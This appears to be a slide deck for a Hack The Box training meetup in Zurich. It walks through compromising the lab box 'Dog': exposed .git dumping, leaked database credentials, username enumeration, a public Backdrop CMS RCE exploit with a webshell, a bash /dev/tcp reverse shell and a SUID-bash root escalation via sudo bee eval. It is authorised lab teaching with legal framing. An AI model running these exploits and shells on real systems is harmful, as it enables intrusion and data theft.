HACKTHEBOX

GOHACK

MEETUP 0X1F · ZURICH, CH

Hands-On Penetration Testing Training

@ GOhack26 · [Friday, 30 October 2026] · FFHS Zurich Campus · 09:30 – 12:30

START HERE

Onboarding →
htbzh.ch/onboarding.html

CODE gohack26

SLIDES

Download the slides →
htbzh.ch/schedule.html

HTB lab access

htbzh.ch/onboarding.html

EVERYONE

E-mail address + meetup code

Enter the address you want the lab tied to, together with today's meetup code:

gohack26

NEW HERE?

Two extra steps

- Accept the platform invitation that arrives by e-mail
- Register an HTB account if you do not have one yet

Start now — the invitation mail takes a few minutes

Admin

Wi-Fi

Nearest restrooms

Consent for pictures

Food and drinks

Your host



Antoine Neuenschwander

HACK THE BOX AMBASSADOR · ZURICH, CH

Tech Lead Bug Bounty, Swisscom

Running the Hack The Box Meetup Zurich — a free, monthly, onsite evening for anyone curious about how attacks actually work.

htbzh.ch

HACKTHEBOX

A CTF and cybersecurity training platform

Over **400 vulnerable virtual machines** — “boxes” — plus challenges, guided learning paths and competitive CTF events. You attack real systems, legally, in a lab built to be attacked.

HTB Labs

app.hackthebox.com

The public community platform. Free and VIP tiers, active and retired boxes, your own rank and progress. Keep using it at home.

USED TODAY

HTB Enterprise Platform

enterprise.hackthebox.com

What this meetup runs on: a dedicated lab, invite-based access and a shared meetup code. Separate from your personal HTB account.

Ethical hacking, CTFs and the law

Offensive security

aka ethical hacking / white-hat hacking

- Understand the technology
- Accept there is no 100% security
- Find vulnerabilities before others do
- Contradict every assumption

Legal aspects

Computer hacking is illegal, right?

Art. 143*bis* Swiss Penal Code — unauthorised access to a data processing system.

Hack The Box gives you a lab you are **explicitly authorised** to attack. Permission is what separates the two — never the technique.

Gamification

Capture the Flag (CTF)

Solve a challenge, find a flag string, submit it, score points. A hacking competition with a scoreboard.

(warning: addictive)

Hacker glossary

Term	What it means, and where it comes from
To pwn	To fully compromise a system. A typo of “own”, from video-game culture. Lives on in Have I Been Pwned, Pwn2Own and the Pwnie Awards.
Capture the Flag (CTF)	A security competition where solving a challenge yields a flag string you submit for points. Borrowed from military exercises.
Red team / blue team	Offensive side (adversary simulation) versus defensive side (hardening, detection, response). Also from military exercises.
1337 / leet	“Elite”, written in leetspeak, where l3tt3r5 4re 5w4pp3d f0r l00k4l1ke d1g1t5. From the bulletin-board slang of the 1980s.
Foothold	Initial access to the target machine, usually via remote code execution and usually as a low-privileged user. Gets you the user.txt flag.
Privesc	Privilege escalation: going from a low-privileged user to root (Linux) or SYSTEM (Windows). Gets you the root.txt flag.

Setup





Hacking setup



Start and connect to your Pwnbox

1. In the lab, click **Connect to HTB** in the top right corner.
2. Choose **Pwnbox** — your own web-based Parrot Linux instance. Not OpenVPN.
3. Wait for **ONLINE**, then hit **Open Desktop**. Give it a minute to boot.







Reference · help.hackthebox.com — Introduction to Lab Access

Spawn the target box

1. Open today's box and click **Spawn Machine**.
2. Copy the **Target IP Address** that appears. That is your machine for the session.


Everyone gets their own instance — your IP will not match your neighbour's.





Guided Mode walks you through the box question by question

Your Pwnbox at a glance



`Terminal (bash)`

Where almost everything happens. Open more with the taskbar icon.

`Browser`

Firefox, top bar. Use it for the target's web application.

`GUI text editor`

For longer payloads and notes you do not want in a heredoc.

`Your VPN IP`

Top right. The address the target sees — use it in reverse shells.

`Clipboard transfer`

Bottom right. The only way to move text between your laptop and the Pwnbox.

`Wordlists`

Already there, under /usr/share/wordlists/ — seclists included.

Reference · help.hackthebox.com — Introduction to Pwnbox

Hacking / Walkthrough



TASK 01 / 12

How many open TCP ports are listening on Dog?

Add the target to /etc/hosts

```
# 1 — open the hosts file as root
$ sudo nano /etc/hosts
# 2 — add one line at the end, with your target IP
10.129.X.X    dog.htb
```

Your IP is yours alone

Everyone spawns a separate instance. Take the **Target IP Address** from your own box page — the one on this slide and your neighbour's are both wrong for you.

nano in three keys

Ctrl+O then **Enter** writes the file, **Ctrl+X** quits. The **sudo** matters: /etc/hosts is root-owned, and without it nano opens read-only.

What a port actually is: the internet stack

LAYER	WHAT IT DOES	ADDRESSED BY	SENDING A LETTER
Application	Gives applications a way to talk	`HTTP, SSH, SMTP`	What the letter says, and in which agreed format
Transport	Delivers data to the right service on a host	`TCP port 1337`	The flat number on the letterbox
Internet	Routes packets between networks	`203.0.113.45`	The postal address on the envelope
Network access	Moves bits over cable or Wi-Fi	`48:2C:6A:1E:59:3F`	The roads and the delivery van

nmap works on the **transport** layer, shaded above: it knocks on every flat number — all 65,535 of them — and writes down which ones answer.

nmap — the network mapper

Basic usage

```
$ nmap <target>
```

Target is a hostname or an IP address.

Pick your ports

```
$ nmap -p21,22,80-99 <target>
$ nmap -p- <target>
```

A list, a range, or **-p-** for all 65,535.

Ask what is running

```
$ nmap -sV -sC <target>
```

-sV fingerprints service and version, **-sC** runs the default scripts.

Go faster

```
$ nmap --min-rate=1000 -T4 <target>
```

Packets per second, and a timing template from 0 to 5.

```
THE TWO-PASS HABIT
$ nmap -p- --min-rate=1000 <target>   # which doors exist
$ nmap -p22,80 -sV -sC <target>      # what is behind them
```

TASK 02 / 12

What is the name of the directory on the root of the webserver that leaks the full source code of the application?

Script scan on port 80

```
$ nmap -sC -p80 dog.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-29 01:23 EDT
Nmap scan report for dog.htb (10.129.82.98)
Host is up (0.0073s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-title: Home | Dog
| http-git:
|   10.129.82.98:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

TASK 03 / 12

What is the CMS used to make the website on Dog?

Script scan on port 80

```
$ nmap -sC -p80 dog.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-29 01:23 EDT
Nmap scan report for dog.htb (10.129.82.98)
Host is up (0.0073s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-title: Home | Dog
| http-git:
|   10.129.82.98:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

TASK 04 / 12

What is the password the application uses to connect to the database?

What is inside .git

HEAD
which branch you are on

→

ref
the newest commit hash

→

commit
message, author, tree, parent

→

tree
a directory listing

→

blob
one file's contents

```
.git/
├── HEAD
├── config
├── index
├── logs/HEAD
├── refs/heads/master
└── objects/
    ├── 1a/2b3c4d5e6f...
    └── ff/9e8d7c6b5a...
```

Content-addressed, not diffs

Every object is a file under **.git/objects/**, zlib-compressed and named by the SHA-1 of its own contents. Git keeps whole snapshots, never deltas between them.

Which means two things: **a hash is also a path**, and every object names the hashes it points at. Follow those pointers and you have the entire history.

How git-dumper rebuilds the repository

1	**Seed**	Request the files git always writes to the same place: **/.git/HEAD**, **/.git/config**, **/.git/index**, **/.git/logs/HEAD**, **/.git/refs/heads/***.
2	**Read the hashes**	Each of those names object hashes — the branch tip, every commit in the reflog, every blob listed in the index.
3	**Fetch each object**	One plain GET per hash: **/.git/objects/** + first 2 hex characters + **/** + the remaining 38. The hash **is** the URL.
4	**Follow the graph**	Decompress and parse: a commit names its tree and its parent, a tree names its blobs. Every unseen hash goes back on the queue.
5	**Check out**	When the queue empties, run **git checkout** locally and the working tree — all of it, every past revision — is back on disk.

> No directory listing required. The webserver only has to hand over files when asked by name — and git's own layout makes every name predictable.

Dumping Dog’s repository

```
# get the tool
$ git clone https://github.com/arthaud/git-dumper.git
$ cd git-dumper
$ pip install -r requirements.txt

# dump the repository into an empty folder
$ mkdir ~/dog-src
$ ./git_dumper.py http://dog.htb ~/dog-src

# read what came back
$ cd ~/dog-src && git log --oneline
```

⚠ URL first, output directory second — and the directory must be empty. If pip refuses to install system-wide, use **pip install --user -r requirements.txt** or a virtualenv.

Credentials in settings.php

```
$ head -20 settings.php
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';

/**
 * Site configuration files location.
 *
```

TASK 05 / 12

What user uses the DB password to log into the admin functionality of Backdrop CMS?

The login form answers more than it was asked

`http://dog.htb/?q=user/login`

NO SUCH ACCOUNT

“Sorry, unrecognized *username*”

The name you guessed does not exist. Move on.

ACCOUNT EXISTS

“Sorry, incorrect *password*”

The name is real. Only the password was wrong.

PASSWORD RESET — A SECOND ORACLE

“Sorry, **meow** is not recognized as a user name or an email address.”

Two wrong guesses, two different answers — and the difference tells you which half was right. That is **username enumeration**: a list of real accounts, for free, before any password is tried.

BackDropScan: enumeration, the slow way

A Backdrop-specific scanner. Its **--userenum** mode walks a wordlist and reports every name the site admits to. github.com/FisMatHack/BackDropScan

```
$ git clone https://github.com/FisMatHack/BackDropScan.git

$ python BackDropScan.py --url http://dog.htb --userenum \
      --userslist /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
[+] Valid username: john
^C[!] Exiting...
```

> **The catch:** one HTTP request per candidate, strictly in sequence. Against a ten-million-name list that is hours, and we have until 12:15. Hence the Ctrl-C.

The same oracle, forty at a time

Read the scanner's source and you see the request it actually sends: **?q=accounts/FUZZ**. ffuf can ask that question with forty threads instead of one.

```
$ ffuf -u 'http://dog.htb/?q=accounts/FUZZ' \
       -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt

 :: Method           : GET
 :: URL              : http://dog.htb/?q=accounts/FUZZ
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

john                [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 17ms]
tiffany             [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 149ms]
John                [Status: 403, Size: 7544, Words: 643, Lines: 114, Duration: 11ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

✓ An account that exists answers **403** — you may not read someone else's profile. An unknown name 404s and never shows up. The status code is the entire oracle.

TASK 06 / 12

What system user is the Backdrop CMS instance running as on Dog?

Fingerprinting the exact version

BackDropScan’s source points at a file that ships with every install and needs no login.

```
$ curl http://dog.htb/core/profiles/testing/testing.info
name = Testing
description = Minimal profile for running tests. Includes absolutely required modules only.
version = BACKDROP_VERSION
backdrop = 1.x
type = profile
hidden = TRUE

dependencies[] = layout

; Added by Backdrop CMS packaging script on 2024-03-07
project = backdrop
version = 1.27.1
timestamp = 1709862662
```

Authenticated RCE for Backdrop 1.27.1

ExploitDB has a public exploit for exactly this release. It breaks nothing by itself — it packages a Backdrop module with a webshell inside and tells you where to upload it.

```
$ curl -o exploit.py https://www.exploit-db.com/download/52021

$ python exploit.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://dog.htb/modules/shell/shell.php
```

> **Authenticated** means: the module upload form needs the admin session from task 5. Without those credentials this exploit is just a zip builder.

Two snags on the way in

1	**The clean URL 404s**	The path the script prints is not reachable. Use the query form instead: **http://dog.htb/?q=admin/modules/install** — then **Manual installation**, bottom right, and **Upload a module**.
2	**No zip handler**	The server will not unpack **shell.zip**. Repack the very same folder as a gzipped tarball and upload that instead.

```
$ tar cvzf shell.tar.gz shell
shell/
shell/shell.info
shell/shell.php
```

✓ Once it installs, the shell is live at **http://dog.htb/modules/shell/shell.php**

Catching a reverse shell

Generate the payload on revshells.com — then wrap it in **bash -c** before pasting it into the webshell.

1 · LISTENER, ON YOUR PWNBOX

```
$ nc -lvnp 4444
```

2 · PAYLOAD, IN THE WEBSHELL

```
bash -c "sh -i >& /dev/tcp/10.10.14.2/4444 0>&1"
```

Your IP, not the one on this slide

Read your own VPN address from the status bar in the **top right** of the Pwnbox desktop. **10.10.14.2** here is an example.

Any high TCP port

4444 is traditional. It only has to match between the listener and the payload.

⚠ **One shot.** The box deletes the evil module after a single command execution — a CTF design choice, because the machine is shared. Have the listener running *before* you fire.

TASK 07 / 12

What system user on Dog shares the same DB password?

Who else lives on this box?

A password that works in one place is worth trying everywhere. **/etc/passwd** is world-readable and lists every account on the system.

```
$ tail -5 /etc/passwd
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
```

A human account has a **UID of 1000 or above** and a **login shell**. Everything ending in **/bin/false** is a service. That leaves two candidates: jobert and johncusack.

CONNECT AS johncusack

```
$ ssh johncusack@dog.htb
```

TASK 08 / 12 · FOOTHOLD

Submit user.txt flag

Low-privileged access achieved. Half the box is done.

TASK 09 / 12 · PRIVESC

What is the full path of the binary that the johncusack user can run as any user on Dog?

What am I allowed to run as root?

sudo runs a single command as another user — root unless told otherwise — but only where **/etc/sudoers** grants it. **sudo -l** asks sudo to list exactly what that permission is, for you, on this host. It is the first thing to run on any shell you land in.

```
$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```



(ALL : ALL) means as any user and any group — root included. One binary, and no **NOPASSWD** tag, so it asks for johncusack's own password. Which settings.php already handed us.

TASK 10 / 12 · PRIVESC

bee requires a root directory to run properly. What is the appropriate root directory on Dog?

bee has to be told where Backdrop lives

bee is Backdrop's command line tool — the equivalent of drush. Its own manual explains the option that matters here. github.com/backdrop-contrib/bee/wiki/Usage#global-options

`--root`

Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory.

```
$ bee --root=docroot status
```

⚠ Run through sudo, bee starts in whatever directory *you* are standing in — johncusack's home, not the webroot. It finds no Backdrop there and refuses to do anything useful. So: where is the site actually installed?

TASK 11 / 12 · PRIVESC

What is the bee subcommand to run arbitrary PHP code?

eval: arbitrary PHP, by design

Still the same manual, under **Advanced**. github.com/backdrop-contrib/bee/wiki/Usage#advanced

`eval`

Description: Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

Aliases: ev , php-eval

Arguments: code — The PHP code to evaluate.

```
EXAMPLE
$ sudo /usr/local/bin/bee --root=/var/www/html eval 'echo shell_exec("id")'
```



From eval to a root shell

Command execution as root means we can do essentially anything. The tidiest move is to leave ourselves a door: copy **/bin/bash** somewhere writable and set the **SUID** bit on it.

```
johncusack@dog:~$ sudo bee --root=/var/www/html eval 'shell_exec("cp /bin/bash /tmp")'
johncusack@dog:~$ sudo bee --root=/var/www/html eval 'shell_exec("chmod u+s /tmp/bash")'
johncusack@dog:~$ ls -la /tmp/bash
-rwsr-xr-x 1 root root 1183448 Oct 30 03:11 /tmp/bash
johncusack@dog:~$ /tmp/bash -p
bash-5.0# id
uid=1001(johncusack) gid=1001(johncusack) euid=0(root) groups=1001(johncusack)
```

Why the -p?

A SUID binary starts with the **owner's** effective UID — root, because root created the copy. But bash notices that its effective UID does not match the real one and drops the privilege straight back to johncusack. **-p** keeps it. Without the flag you get a prompt that looks right and can do nothing.

TASK 12 / 12 · ROOT

Submit root.txt flag

Full compromise. The box is pwned.

HACKTHEBOX

Thanks for your participation!

You did awesome.

KEEP GOING

Your HTB account stays yours — the lab access does not.

JOIN THE MEETUP GROUP



meetup.com/hack-the-box-meetup-zurich-ch